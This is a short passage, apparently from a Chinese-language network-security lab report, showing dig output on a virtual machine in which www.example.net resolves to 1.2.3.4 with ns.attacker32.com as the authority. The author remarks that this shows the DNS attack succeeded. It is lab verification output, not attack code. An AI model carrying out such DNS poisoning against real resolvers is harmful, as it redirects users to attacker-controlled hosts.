

```
user@user-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28082
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.

;; Query time: 17 msec
;; SERVER: 192.168.43.177#53(192.168.43.177)
;; WHEN: Wed Sep 16 20:40:36 CST 2020
;; MSG SIZE  rcvd: 106
```

可见，返回的answer为1.2.3.4 ，authority为ns.attacker32.com ，攻击成功.